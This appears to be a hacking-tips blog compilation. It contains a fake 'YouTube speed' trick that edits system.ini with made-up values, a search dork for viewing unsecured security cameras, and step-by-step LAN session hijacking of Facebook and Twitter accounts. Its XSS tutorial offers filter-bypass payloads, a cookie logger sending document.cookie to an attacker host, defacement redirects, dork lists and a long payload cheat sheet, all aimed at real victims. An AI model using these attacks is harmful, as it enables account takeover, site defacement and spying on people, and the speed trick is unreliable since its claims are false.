Increase Youtube Speed Without Any Software

In this tutorial i will be showing you how to increase your YouTube buffering speed very much , even if you have a very low speed internet connection this trick will definitely help you .


So lets begin this amazing trick to increase your youtube buffering speed amazingly fast and furious .


Step 1: Open the run commander by pressing Windows key + R .


Step 2: Now type system.ini in the run commander and press enter .


Step 3: Now a notepad file will appear which will look like this one below

Step 4 : Now copy the code below and paste it in the notepad file like in the image below .


Code


page buffer=1000000Tbps


load=1000000Tbps


Download=1000000Tbps
save=1000000Tbpsback=1000000Tbps
search=1000000Tbps
sound=1000000Tbps
webcam=1000000Tbps
voice=1000000Tbps
faxmodemfast=1000000Tbps
update=1000000Tbps


And the notepad file will look like this now .


Step 5 A : Now all you need to do is save the file and restart the pc in order to increase youtube speed  .

 Now see the difference between the speed of YouTube .


------------------------------------------------------------------------------------------------------------
If you are facing any problem while saving  the notepad file then dont leave the article and read below 
Here is the solution to the problem  :-

Step 1 : Open your notepad with administrator privileges , to do so open your notepad by right clicking on it and selecting "run as administrator".


Step 2 : When your notepad is opened with administrator press ctrl + o and open the file named "system.ini" which is located in Local disk C => Windows


And Now you can continue from the step 3 which is in top of this page .

If you Face any problem regarding any topic the you can contact me or either comment . i will surely help you as i get time .

How To Hack Into Security Cameras

How TO Hack Into Cameras


1.Go To Google And Search : inurl:”viewerframe?mode=motion”
2.Results Will Appear , You Can Open Any Site .
I Am Opening The 1st Link.


3.You Are Done , Now You Can Access The Cam With Some Features . Sit Back And Enjoy 

I Hacked Into Camera Of A Zoo :D 

Session Hijacking 2nd Tutorial

First of all, before going any further you have to understand what a cookie is. So what is a cookie? a cookie is a small piece of information that is stored in the user's client (browser) when a user visits a website. It is generated by the web server and sent to the browser for authentication purpose.  Lets say you login to your facebook account, when you login a session data is being created in the facebook's server and it sends a cookie file to your browser. when you do some activity in facebook, these two things are compared and matched everytime. So if we manage to steal this cookie file from someone we will access to their account. In this tutorial i will show you how to do this in LAN. (this method will not work if the victim is not connected to your network.)


So in this tutorial you will be using a tool called Wire Shark ( Download From Here ) and a firefox add on called Add N Edit Cookies. (Download From Here ).

When done this process, just minimize Cain And Abel.

Wire shark is a tool used to sniff packets from the network clients. we will be using this to steal our cookies.
Add N Edit Cookies add on is to inject the stolen cookie into firefox browser.

Download and install wireshark, open it up and click on "Capture" from menu bar. select your interface and click Start. this will start to capture all the packets from your network.

Now find the packets using ther filterer http.cookie.
Look for packets which has POST and GET in it. this is the http information sent to server.



Now once you found the cookie, copy its value like this:

Paste it and save it in a notepad file. Now the final thing to do is, open firefox and start the Add N Edit Cookies Add on from tools menu. Now Insert the stolen cookie here, and you're done! you should be having access to the victim's account now!


Session Hijacking Tutorial

SessionHijack Session Hijacking TutorialRecently, there has been a lot of talk about the Firesheep plugin for Mozilla Firefox that allows users to easily perform a session hijacking against victims on the same LAN. The news spread fast and wide, and reporters were deeming Firesheep extremely dangerous.  I am not going to play down the fact that this does pose a serious threat to people’s privacy; however, this is nothing more than an old trick with a new face. Session hijacking has been around for ages, and performing a session hijack is actually quite simple. Today I will demonstrate one way to perform a simple session hijack without Firesheep!


What is Session Hijacking?

I am not going to waste time trying to explain session hijacking; instead I will just give you a blurb from Wikipedia:
In computer science, session hijacking refers to the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim’s computer (see HTTP cookie theft).

How to Perform a Session Hijack

For this simple example using Windows, I am going to target Twitter (as this seems to be one of the two big targets of Firesheep, and since I refuse to use Facebook). Here are the following things that will be needed for this example:
  1. LAN with Internet connection.
  2. Two computers (technically you could just use one, but it’s more fun to see it work with two).
  3. Wireshark
  4. Mozilla Firefox
  5. Add N’ Edit Cookie Editor add-on (or another cookie editor of your choice)
The first step I am going to take is to start Wireshark and sniffing traffic. Depending on the LAN you may need to perform ARP Spoofing to successfully pull this attack off; if you need to know how to perform an ARP Spoofing attack I would suggest search Google or ping us on FB 
While sniffing traffic, log into Twitter on the other computer. After you have logged into Twitter, you can stop sniffing traffic and perform a find packet (Ctrl-F or Edit–>Find Packet). For the criteria, set the “By:” option to “String” and the “Search In” option to “Packet details”, and search for “Set-Cookie:” in the text field.
FindPacket Session Hijacking Tutorial
Find Packet options

Once you search, a packet, with the word Set-Cookie, will be highlighted; right-click the packet and select “Follow TCP Stream.” This will make it easier to read, when looking at the TCP Stream you will see “Set-Cookie: _twitter_sess=” and then a long string of characters. This is the session cookie that you are going to hijack.
Cookie Session Hijacking Tutorial
Session Cookie Found from TCP Stream

Since we now have the cookie, open Mozilla Firefox and open our Cookie Editor (Tools –> Cookie Editor). Once the Cookie Editor is open, select the Add button under Cookie. For the parameters enter the following:
  • Name: _twitter_sess
  • Content: copy paste the information from the TCP Stream (see the red box in the Session Cookie Found from TCP Stream picture)
  • Domain: .twitter.com
  • Path: /
NewCookie Session Hijacking Tutorial
Entering a New Cookie
After all this information is entered, save the cookie. The next step is to go to the address bar and go to Twitter.com, and just like that you have hijacked another users’ session.

Quick and Dirty Instructions:

  1. Sniff traffic
  2. Log into Twitter with another computer (or same computer)
  3. Stop sniffing traffic
  4. Find a packet that contains Set-Cookie
  5. Open Firefox
  6. Start Cookie Editor add-on
  7. Paste in cookie
  8. Go to Twitter
  9. No need to log in!!

Conclusion

As stated earlier this was a simple example; but as you can see, the same steps can be applied to hijack sessions from other websites. I will give credit to Firesheep, as it made this very easy process even easier and has even made people more aware of the dangers of surfing the web on public networks.


Introduction To RAT

What is a RAT (remote access Trojan)?
A remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment. Once the host system is compromised, the intruder may use it to distribute RATs to other vulnerable computers and establish a botnet.
Because a RAT enables administrative control, it makes it possible for the intruder to do just about anything on the targeted computer, including:
  • Monitoring user behavior through keyloggers or other spyware.
  • Accessing confidential information, such as credit card and social security numbers.
  • Activating a system's webcam and recording video.
  • Taking screenshots.
  • Distributing viruses and other malware.
  • Formatting drives.
  • Deleting, downloading or altering files and file systems.
  • Opening your webcam without your knowledge and spying you.
The Back Orifice rootkit is one of the best known examples of a RAT. A hacker group known as the Cult of the Dead Cow created Back Orifice to expose the security deficiencies of Microsoft's Windows operating systems.
RATs can be difficult to detect because they usually don't show up in lists of running programs or tasks. The actions they perform can be similar to those of legitimate programs. Furthermore, an intruder will often manage the level of resource use so that a drop in performance doesn't alert the user that something's amiss.
To protect your system from RATs, follow the same procedures you use to prevent other malware infections: Keep antivirus software up to date and refrain from downloading programs or opening attachments that aren't from a trusted source. At the administrative level, it's always a good idea to block unused ports, turn off unused services and monitor outgoing traffic.
RAT also stands for remote administration tool.

Some famous RAT's Are :
  • ProRAT
  • CyberGate RAT
  • DarkComet RAT
  • Cerberus RAT


Watch 18+ Youtube Videos Without Signing In

Watch 18+ Videos On Youtube Without Signing In

How To Watch 18+ Youtube Videos Without Logging In ?

1. First get the Url of video you want to watch. As shown below.
http://www.youtube.com/watch?v=4Xkh6j7RMqk 
2. Then copy the Video Id. For above link video Id is 4Xkh6j7RMqk
3. Now paste the Video Id in the link given below.
http://www.youtube.com/v/VideoId?fs=1
  • Replace VideoId with the Id you copied in Step 2
4. Now the url will become as shown below.
http://www.youtube.com/v/4Xkh6j7RMqk?fs=1
5. Done.

XSS (Cross Site Scripting) Tutorial For Beginners

XSS stands for Cross-Site-Scripting. It is basically an attack, that is used to execute HTML and Javascript on the web-page. This attack can be done by submitting queries into text-boxes, or even into the URL. The results come back reading the text as HTML, so it executes the scripts instead of displaying them in plain text. With an XSS attack, you can steal cookies from a Web-Administrator, or even use some social-engineering to manipulate someone into download a virus that you've created. Such as a Botnet, or RAT, maybe even a Keylogger. XSS can be very dangerous, but can also be very mild. Most of my attacks are mild XSS attacks, that can be difficult to use against a website. There are many ways to use XSS to your advantage. I will name a few examples. You can use an alert box to advertise yourself, or alert the web-admin that you've discovered a security breach involving XSS. You can also setup a Cookie-Stealer/Logger. Anything you can do with HTML, can be used against a site with this attack. I will explain some of the most important terms associated with XSS.


What is HTML and Javascript?


HTML

HTML is sort of like a programming language. The distinctions between a programming language, and HTML, are not too far apart. They are both languages, that are used to create attributes, and events. HTML is a markup language, which is used mostly to create websites. HTML stands for Hyper-Text Markup Language. You can use HTML to create forms, buttons, and other stuff that can be used in a webpage. I highly doubt you will ever encounter a website that does not contain even a slight amount of HTML.

Javascript

Now, first, let's get one thing straight. There is a HUGE difference between JAVA and JAVASCRIPT. Java, is a language that ressembles to C++, it can be used in games, and applications. Javascript is sort of similar to HTML, but definitely different in many ways. Javascript isn't used NEARLY as much in Webpages than HTML is. Javascript is used, more in applications outside of webpages. Like PDFs. Javascript can be an incredibly useful language along with HTML. They are both fairly simple to learn, and are very dynamic.


XSS: Attacking


Now, our first step, is obviously to find a vulnerable site. Finding a site vulnerable to XSS is a lot easier than finding a site vulnerable to SQLi. The problem is, it can take time to determine whether the site is really vulnerable. With SQLi, you can just add a little '. But in XSS, you must submit (sometimes) multiple queries, to test your site for XSS. Most vulnerable sites will contain a Search, Login, or a Register area. Pretty much anywhere that contains a text-box, can be exploited with XSS. HOWEVER, many people forget this fact, and never use it to their full potential because they think it's useless. You can exploit XSS through the source as well. You can't just take any script, and edit the full thing. But editing an "onmouseover" script, is definitely an exception. Anyways, our site should have some Text-Boxes to input some HTML in. I will simply be using a search bar. So, lets try putting in the most known, BASIC query of all time.


<script>alert("XSS")</script>


That little script, is HTML. It will make a little message pop up, saying "XSS". You can edit that part if you like. Just don't edit any other parts of the script. Put that into your search bar, and hit enter. Now, if a little alert box popped up, you've successfully attacked a site vulnerable to XSS! If no box popped up, that is alright, because that means the site has taken some time to put in a filter. A filter, is when we search something, then it goes through a mini process, basically an inspection. It checks for any malicious (dangerous) things. In this case, it will look for XSS. Sometimes, these filters are very weak, and can be by-passed very easily, other times, they can be quite difficult to bypass. There are a lot of ways to bypass an XSS filter. First, we have to find out what the filter is blocking. A lot of the time, it is blockin the alert. Here's an example of this kind of filter:

<script>alert( > XSS DETECTED < )</script>


It will block the quotes. So how the hell do we get passed that? Well, thankfully there's a way to encrypt the full message . We will be using a little function called "String.FromCharCode". The name of it pretty much explains it all. It encrypts our text, into ASCII. An example of this encryption, would be like this:

<script>alert(String.fromCharCode(88,83,83))</script>


below are some codes You can try


Code : 
 "><script>alert(String.fromCharCode(88,83,83))</script>
 
'><script>alert("XSS")</script>
 
'><script>alert(String.fromCharCode(88,83,83))</script>
 
<ScRIPt>aLeRT("XSS")</ScRIPt>
 
<ScRIPt<aLeRT(String.fromCharCode(88,83,83))</ScRIPt>
 
"><ScRIPt>aLeRT("XSS")</ScRIPt>
 
"><ScRIPt<aLeRT(String.fromCharCode(88,83,83))</ScRIPt>
 
'><ScRIPt>aLeRT("XSS")</ScRIPt>
 
'><ScRIPt<aLeRT(String.fromCharCode(88,83,83))</ScRIPt>
 
</script><script>alert("XSS")</script>
 
</script><script>alert(String.fromCharCode(88,83,83))</script>
 
"/><script>alert("XSS")</script>
 
"/><script>alert(String.fromCharCode(88,83,83))</script>
 
'/><script>alert("XSS")</script>
 
'/><script>alert(String.fromCharCode(88,83,83))</script>
 
</SCRIPT>"><SCRIPT>alert("XSS")</SCRIPT>
 
</SCRIPT>"><SCRIPT>alert(String.fromCharCode(88,83,83))
 
</SCRIPT>">"><SCRIPT>alert("XSS")</SCRIPT>
 
</SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
 
";alert("XSS");"
 
";alert(String.fromCharCode(88,83,83));"
 
';alert("XSS");'
 
';alert(String.fromCharCode(88,83,83));'
 
";alert("XSS")
 
";alert(String.fromCharCode(88,83,83))
 
';alert("XSS")
 
';alert(String.fromCharCode(88,83,83))

Cookie Stealing/Logging

Now, cookie stealing is about the most malicious thing we can do with Non-Persistent XSS. A cookie stealer/logger, will log the cookies of the user who access the page to a certain document. The easiest way to do this, would be with a three step process.

First, you should setup a site. Personally, I use http://www.000webhost.com/ the best for upload malicious code, programs, or anything else. So go ahead and register there.

Now, once you've created your site, go to the file manager. Create a new file. Call it "CookieLog.txt". Leave the code blank. Now, create another file after that, called "CookieLogger.php". In CookieLogger.php, we need to add some code, so that it sends the cookies that we log, into our Cookie Log. Add This code into in, into it (Just make sure the file name has .php, or else it will not run the PHP code (Which is an enormous problem)).

Now that we have our Cookie Logger script, we can send the cookie logger to our best friend, the Web-Admin . To do this, we should probably Tiny the URL. Or if you can figure out how to Spoof the URL, that will work too.


To Tiny the URL, go to http://www.tinyurl.com/ and just put in the URL. But hold on, we need to add a script into our XSS vulnerability. This is the script that will start our Cookie Logging.

CODE :  
        <script>document.location="http://www.host.com/mysite/CookieLogger.php?cookie=" + document.cookie;</script>

So just add that script after the URL, then tiny it, and send it to our Web-Admin, now this can take some time for the Admin to actually click it. Sometimes, the Admin won't click it, so if it takes too long, you should just give up and find another way to exploit it.


Once you get the cookie, you can use "Cookie Manager" Firefox addon to manipulate and edit the cookies so that you can hijack the administrators session. I find Cookie Manager a very useful app for XSS, make sure to download it.


Defacing

Defacing is one of the most common things people like to do when they have access to multiple administrator options. Mostly so that they can advertise themselves, and simply let the administrator know that their security has been breached. Anyways, defacing with XSS requires persistent XSS, maybe a comment box, or something. You can use this script to create a re-direct to your deface page (You should probably redirect it to your deface on Pastehtml.com, because it's anonymous uploading.)

<script>window.location="http://www.pastehtml.com/YOURDEFACEHERE/";</script>


Some XSS Dorks

It's usually best to create/find your own dorks, but in this tutorial, I'll write some up real quick to share:


inurl:search.php?

inurl:find.php?

inurl:search.html

inurl:find.html

inurl:search.aspx

inurl:find.aspx

SOME XSS DORKS AND CHEATS : 

XSS DORKS:

inurl:".php?cmd="
inurl:".php?z="
inurl:".php?q="
inurl:".php?search="
inurl:".php?query="
inurl:".php?searchstring="
inurl:".php?keyword="
inurl:".php?file="
inurl:".php?years="
inurl:".php?txt="
inurl:".php?tag="
inurl:".php?max="
inurl:".php?from="
inurl:".php?author="
inurl:".php?pass="
inurl:".php?feedback="
inurl:".php?mail="
inurl:".php?cat="
inurl:".php?vote="
inurl:search.php?q=
inurl:com_feedpostold/feedpost.php?url=
inurl:scrapbook.php?id=
inurl:headersearch.php?sid=
inurl:/poll/default.asp?catid=
inurl:/search_results.php?search=


XSS CHEATS :
             '';!--"<XSS>=&{()}
 
'>//\\,<'>">">"*"
 
'); alert('XSS
 
<script>alert(1);</script>
 
<script>alert('XSS');</script>
 
<IMG SRC="javascript:alert('XSS');">
 
<IMG SRC=javascript:alert('XSS')>
 
<IMG SRC=JaVaScRiPt:alert('XSS')>
 
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
 
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
 
<script src="http://www.evilsite.org/cookiegrabber.php"></script>
 
<script>location.href="http://www.evilsite.org/cookiegrabber.php?cookie"+escape(document.cookie)</script>
 
<scr<script>ipt>alert('XSS');</scr</script>ipt>
 
<script>alert(String.fromCharCode(88,83,83))</script>
 
<img src=foo.png onerror=alert(/xssed/) />
 
<style>@im\port'\ja\vasc\ript:alert(\"XSS\")';</style>
 
<? echo('<scr)'; echo('ipt>alert(\"XSS\")</script>'); ?>
 
<marquee><script>alert('XSS')</script></marquee>
 
<IMG SRC=\"jav   ascript:alert('XSS');\">
 
<IMG SRC=\"jav
ascript:alert('XSS');\">
 
<IMG SRC=\"jav
ascript:alert('XSS');\">
 
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
 
"><script>alert(0)</script>
 
<script src=http://yoursite.com/your_files.js></script>
 
</title><script>alert(/xss/)</script>
 
</textarea><script>alert(/xss/)</script>
 
<IMG LOWSRC=\"javascript:alert('XSS')\">
 
<IMG DYNSRC=\"javascript:alert('XSS')\">
 
<font style='color:expression(alert(document.cookie))'>
 
<img src="javascript:alert('XSS')">
 
<script language="JavaScript">alert('XSS')</script>
 
<body onunload="javascript:alert('XSS');">
 
<body onLoad="alert('XSS');"
 
[color=red' onmouseover="alert('xss')"]mouse over[/color]
 
"/></a></><img src=1.gif onerror=alert(1)>
 
window.alert("Bonjour !");
 
<div style="x:expression((window.r==1)?'':eval('r=1;
 
alert(String.fromCharCode(88,83,83));'))">
 
<iframe<?php echo chr(11)?> onload=alert('XSS')></iframe>
 
"><script alert(String.fromCharCode(88,83,83))</script>
 
'>><marquee><h1>XSS</h1></marquee>
 
'">><script>alert('XSS')</script>
 
'">><marquee><h1>XSS</h1></marquee>
 
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=javascript:alert('XSS');\">
 
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL=http://;URL=javascript:alert('XSS');\">
 
<script>var var = 1; alert(var)</script>
 
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
 
<?='<SCRIPT>alert("XSS")</SCRIPT>'?>
 
<IMG SRC='vbscript:msgbox(\"XSS\")'>
 
" onfocus=alert(document.domain) "> <"
 
<FRAMESET><FRAME SRC=\"javascript:alert('XSS');\"></FRAMESET>
 
<STYLE>li {list-style-image: url(\"javascript:alert('XSS')\");}</STYLE><UL><LI>XSS
 
perl -e 'print \"<SCR\0IPT>alert(\"XSS\")</SCR\0IPT>\";' > out
 
perl -e 'print \"<IMG SRC=java\0script:alert(\"XSS\")>\";' > out
 
<br size=\"&{alert('XSS')}\">
 
<scrscriptipt>alert(1)</scrscriptipt>
 
</br style=a:expression(alert())>
 
</script><script>alert(1)</script>
 
"><BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
 
[color=red width=expression(alert(123))][color]
 
<BASE HREF="javascript:alert('XSS');//">
 
Execute(MsgBox(chr(88)&chr(83)&chr(83)))<
 
"></iframe><script>alert(123)</script>
 
<body onLoad="while(true) alert('XSS');">
 
'"></title><script>alert(1111)</script>
 
</textarea>'"><script>alert(document.cookie)</script>
 
'""><script language="JavaScript"> alert('X \nS \nS');</script>
 
</script></script><<<<script><>>>><<<script>alert(123)</script>
 
<html><noalert><noscript>(123)</noscript><script>(123)</script>
 
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
 
'></select><script>alert(123)</script>
 
'>"><script src = 'http://www.site.com/XSS.js'></script>
 
}</style><script>a=eval;b=alert;a(b(/XSS/.source));</script>
 
<SCRIPT>document.write("XSS");</SCRIPT>
 
a="get";b="URL";c="javascript:";d="alert('xss');";eval(a+b+c+d);
 
='><script>alert("xss")</script>
 
<script+src=">"+src="http://yoursite.com/xss.js?69%2C69"></script>
 
<body background=javascript:'"><script>alert(navigator.userAgent)</script>></body>
 
">/XaDoS/><script>alert(document.cookie)</script><script src="http://www.site.com/XSS.js"></script>
 
">/KinG-InFeT.NeT/><script>alert(document.cookie)</script>
 
src="http://www.site.com/XSS.js"></script>
 
data:text/html;charset=utf-7;base64,Ij48L3RpdGxlPjxzY3JpcHQ+YWxlcnQoMTMzNyk8L3NjcmlwdD4=
 
!--" /><script>alert('xss');</script>
 
<script>alert("XSS by \nxss")</script><marquee><h1>XSS by xss</h1></marquee>
 
"><script>alert("XSS by \nxss")</script>><marquee><h1>XSS by xss</h1></marquee>
 
'"></title><script>alert("XSS by \nxss")</script>><marquee><h1>XSS by xss</h1></marquee>
 
<img """><script>alert("XSS by \nxss")</script><marquee><h1>XSS by xss</h1></marquee>
 
<script>alert(1337)</script><marquee><h1>XSS by xss</h1></marquee>
 
"><script>alert(1337)</script>"><script>alert("XSS by \nxss</h1></marquee>
 
'"></title><script>alert(1337)</script>><marquee><h1>XSS by xss</h1></marquee>
 
<iframe src="javascript:alert('XSS by \nxss');"></iframe><marquee><h1>XSS by xss</h1></marquee>